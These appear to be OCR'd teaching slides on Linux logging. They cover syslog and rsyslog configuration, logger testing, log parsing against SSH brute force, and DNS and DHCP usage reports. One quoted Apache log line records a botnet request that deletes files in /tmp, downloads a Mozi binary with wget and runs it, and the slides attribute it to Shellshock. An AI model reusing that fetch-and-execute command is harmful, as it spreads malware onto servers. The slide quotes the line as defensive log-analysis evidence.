Unlike facilities, which have no relationship to each other, priorities are hierarchical. Wildcards are ***** and **none**. A priority may be preceded by either or both of the modifiers **=** and **!**

Configuration File

Selector

- Can include multiple facilities separated with **,**
  - `daemon,auth,mail.level  action`
- Multiple selector can be combined with **;**
  - `daemon.level1; mail.level2  action`
- Selectors are **|** -- **OR**ed together
  - message matching any selector will be subject to the action
- Can contain ***** or **none**, meaning all or nothing.

Configuration File

- Levels indicate the minimum importance that a message must have in order to be logged
  - mail.warning, would match all messages from mail system, at the minimum level of warning
- Level of ‘none’ excludes the listed facilities regardless of what other selectors on the same line may say
  - *.level1;mail.none action
  - All the facilities, except mail, at the minimum level 1 will be subject to action

Configuration File

Action – what to do with a message

Action	Meaning
filename	Write message to a file on the local machine
@hostname	Forward message to the syslogd on hostname
@ipaddress	Forward message to host at IP address
user1, user2,...	Write message to users' screens if they are logged in
*	Write message to all users logged in

Configuration File

Action

- If a filename action used, the filename must be absolute path. The file must exist, syslogd will not create it. Newer versions will create it.
  - /var/log/messages
- If a hostname is used, it must be resolved via a translation mechanism such as DNS or NIS
  - @hostname
  - @ipaddress
- While multiple facilities and levels are allowed in a selector, multiple actions are not allowed

Configuration File

Configuration file examples

```
# Small network or stand-alone syslog.conf
# emergencies: tell everyone logged on
*.emerg    *

# important messages
*.warning;daemon,auth.info /var/log/messages

# printer errors
lpr.debug        /var/adm/lpd-errs
```


Configuration File

```
# network client forwarding serious messages
# emergencies: tell everyone who is logged on
*.emerg;user.none               *

#important messages, forward to central logger
*.warning;lpr,local1.none           @netloghost
daemon,auth.info                    @netloghost
# local stuff to central logger too
local0,local2,local7.debug          @netloghost
# card syslogs to local1 - to stimpy
local1.debug                        @stimpy.pacific.edu
# sudo logs to local2 - keep a copy here
local2.info                         /var/adm/sudolog
```

syslogd

- A hangup signal (HUP, signal 1) will make syslogd
  - Close all log files
  - Reread the configuration file
  - Resume logging
- If you modify the syslog.conf file, you must HUP syslogd to make your changes take effect
  - `kill -1 pid`



Software Using Syslog

Program	Facility	Levels	Description
amd	auth	err-info	NFS automounter
date	auth	notice	Display/set date
ftpd	daemon	err-debug	ftp daemon
gated	daemon	alert-info	Routing daemon
gopher	daemon	err	Internet info svr
halt/reboot	auth	crit	Shutdown prog
login/rlogind	auth	crit-info	Login programs
lpd	lpr	err-info	line printer daemon
named	daemon	err-info	Name sever (DNS)
passwd	auth	err	Password programs
sendmail	mail	debug-alert	Mail transport
su	auth	crit, notice	substitute UID prog.
sudo	local2	notice, alert	Limited su program

Debugging syslog

logger

- Useful for submitting log entries from shell scripts
- Can use it to test changes in syslogd.conf file

For example:

- Add line to syslog.conf:
  `local5.warning /tmp/test.log`
- Verify it is working
  `logger -p local5.warning “test msg”`
- “test msg” should be written to /tmp/test.log
- If this doesn’t happen:
  - Forgot to create the test.log file
  - Forgot to send syslogd a hangup signal

Using syslog In Programs

- openlog (ident, logopt, facility);
  - Messages are logged with options specified by logopt begining with identification string ident
- syslog (priority, messge, parameters...);
  - Send message to syslogd, which logs it at the specified priority level
- close ( );
- For perl - include the below line at the start of the script to import the library routine definitions:

```
use Sys :: Syslog;
```

Using syslog From Perl

Example code fragment:

```
use Sys :: Syslog;
openlog(ident, logopt, facility);
openlog("somescript","pid,cons", "local4");
syslog("info", "Delivery to %s failed after %d
  attempts",$user,$nAttempts);
closelog();
```

syslog caveats

- The traditional syslogd uses User Datagram Protocol (UDP) for transport on port 514. UDP has less overhead, however, log messages will be dropped if the network is congested or the loghost busy.
- Newer logging daemons usually offer logging over both TCP and UDP, allowing a loghost to support both high volume logging from firewalls or routers (lost log entries are acceptable) and more reliable logging for systems such as mail servers.
- syslog timestamps are very *dated*
  - hh:mm:ss

syslog Security

- Confidentiality
  - Data sent in cleartext to remote syslogd process
- Integrity
  - Data stored by syslog process is in cleartext
  - No way to determine if data sent to a central loghost has been modified in transit (MITM)
- Authenticity
  - No authentication? Denial of service attack with spoofed source and message!

Ubuntu Implementation

rsyslog – open source enhanced version of syslog.

- /etc/rsyslog.conf
- /etc/rsyslog.d
- Adds content-based filtering
- Adds TCP transport option
- High-precision timestamps
- Writes to databases
  - MySQL, PostgreSQL, Oracle

cat /etc/rsyslog.conf

syslog Alternatives


- syslog-ng
  - Millisecond timestamp granularity
  - Timezone information * So... UTC or local?
  - TLS encryption
- metalog
- Win Syslog
- nxlog
- Logging in Windows
  - Threat or Menace?

Quest for a better mousetrap

Logging Alternatives

- Syslog-NG
  - Open Source Edition
  - Premium Edition $$
  - Store Box (Appliance)
- LogLogic (Enterprise – bought by Tibco)
- Loggly (Cloud based)(starts at $149mo)

Log Parsing Example



Block Brute Force SSH Attacks


- Parse logs for patterns
  - Deluge of failed SSH logon attempts
  - Trigger a block (shunning)
  - Send to a sssllllooooowwww queue

```
Failed password for root from 17.46.2.72 port 52873 ssh2
Failed password for root from 17.46.2.72 port 52873 ssh2
Failed password for root from 17.46.2.72 port 52873 ssh2
Failed password for root from 17.46.2.72 port 52873 ssh2
```

See: SEC - simple event correlator at Sourceforge

WHAT YOU DO NOT MEASURE, YOU CANNOT MANAGE

DNS Summary



http://adm2/dns/net1_dns_queries.htm

adm2

File Edit View Favorites Tools Help

DNS_QUERIES log summary with Freq > 1000 on Net1

DNS_Queries Summary Report

Filter set to 1000 or more entries
Log Entries Starting at: 05-Aug-2012 03:10:01.575
Log Entries Ending at: 06-Aug-2012 00:11:43.930
Count: 1136353 lines processed

A Records Total= 568172
PTR Records Total= 392232
AAAA Records Total= 104447
SRV Records Total= 27004
TXT Records Total= 16243
MX Records Total= 15859
SOA Records Total= 11792
NS Records Total= 337
ANY Records Total= 266
CNAME Records Total= 1


Frequency	Query
145350	90.11.168.10.in-addr.arpa
36669	media.chp.ca.gov
16318	graphical.weather.gov
15114	_nfsv4idmapdomain.dot.ca.gov
10588	_ldap._tcp.pdc._msdcs.ct.dot.ca.gov
10434	landscape.canonical.com
10132	sv10iris01
10025	sv03s09.dot.ca.gov
9726	smtp.dot.ca.gov
7878	svgceporep2.dot.ca.gov
6652	dns.caltrans.ca.gov

http://adm2/cgi-bin/show_clients.pl?server=Net1&domain=90.11.168.10.in-addr.arpa&clients=145309 - Windows Internet Ex...

Clients That Queried For 90.11.168.10.in-addr.arpa on Net1

Frequency	Client
145309	10.112.7.226
41	10.112.7.210


DNS Summary


http://adm2/dns/net1_dns_queries.htm
adm2
File Edit View Favorites Tools Help
DNS_QUERIES log summary with Freq > 1000 on Net1
DNS_Queries Summary Report
Filter set to 1000 or more entries
Log Entries Starting at: 06-Aug-2012 03:10:01.309
Log Entries Ending at: 07-Aug-2012 00:18:02.111
Count: 5071350 lines processed
A Records Total= 4385456
PTR Records Total= 390613
AAAA Records Total= 143292
SRV Records Total= 79791
SOA Records Total= 30016
MX Records Total= 19550
TXT Records Total= 19316
NS Records Total= 1702
ANY Records Total= 1613
CNAME Records Total= 1
Frequency Query
177661 SVFMICSA2_ITSUPPORT_SERVER.ca.gov
177660 SVFMICSA2_ITSUPPORT_SERVER.dot.ca.gov
36867 media.chp.ca.gov
29491 www.google.com
29325 www.facebook.com
27832 b.scorecardresearch.com
25439 ad.doubleclick.net
24908 smtp.dot.ca.gov
24864 www.google-analytics.com
23993 svgceporep2.dot.ca.gov
22697 s0.2mdn.net
20257 svgczcmpri1.dot.ca.gov
100%
http://adm2/cgi-bin/show_clients.pl?server=Net1&domain=SVFMICSA2_ITSUPPORT_SERVER.ca.gov&client - Windows Interne...
Clients That Queried For SVFMICSA2_ITSUPPORT_SERVER.ca.gov on Net1
Frequency Client
177595 10.160.162.89
36 10.160.166.49
30 10.160.160.56
Size
254 KB
220 KB
192 KB


DHCP Report

Mon Aug 6 15:02:28 PDT 2012

Dist	Networks	Active	Inactive
D01	45	535	3938
D02	34	562	2957
D03	52	1150	3801
D04	138	3296	9907
D05	38	618	2908
D06	48	1213	3898
D07	78	2221	5792
D08	49	1202	4016
D09	14	177	1434
D10	46	677	2423
D11	92	1344	8983
D12	52	951	4655
HQ	275	5130	18430
	===	===	===
	961	19076	73142



Error Message



Toast message?

Write meaningful error messages

Apache Error Log

120.85.114.176 - - [17/Apr/2022:11:53:29 -0700] "GET /shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws HTTP/1.1" 404 203 "-" "Hello, world"

```
# dig –x 120.85.114.176
; <<>> DiG 9.7.3 <<>> -x 120.85.114.176
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 15294
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
```

Apache Error Log

```
root@hatter:/var/log/httpd# whois 120.85.114.176
% [whois.apnic.net]
% Information related to '120.85.0.0 - 120.85.255.255'
% Abuse contact for '120.85.0.0 - 120.85.255.255' is 'hqs-ipabuse@chinaunicom.cn'
inetnum:        120.85.0.0 - 120.85.255.255
netname:        GuangZhou-unicom
country:        CN
descr:          United-Communications-Network-Technology-Co-Ltd, GuangZhou
status:         ASSIGNED NON-PORTABLE
mnt-by:         MAINT-CNCGROUP-GD
last-modified:  2014-04-02T02:22:01Z
source:         APNIC
irt:            IRT-CU-CN
address:        No.21,Financial Street
address:        Beijing,100033
address:        P.R.China
abuse-mailbox:  hqs-ipabuse@chinaunicom.cn
auth:           # Filtered
mnt-by:         MAINT-CNCGROUP
last-modified:  2017-10-23T05:59:13Z
```

Apache Error Log

shellshock exploit - botnet related

Shellshock, also known as **Bashdoor**, is a family of security bugs in the Unix bash shell, the first of which was disclosed on 24 September 2014. Shellshock could enable an attacker to cause Bash to execute arbitrary commands and gain unauthorized access to many Internet-facing services, such as web servers, that use Bash to process requests.

Security companies recorded millions of attacks and probes related to the bug in the days following the disclosure.

Summary

- Policy dictates procedure
- Know the types logs available in Linux
- Know how to configure logging
- Know how to read the logs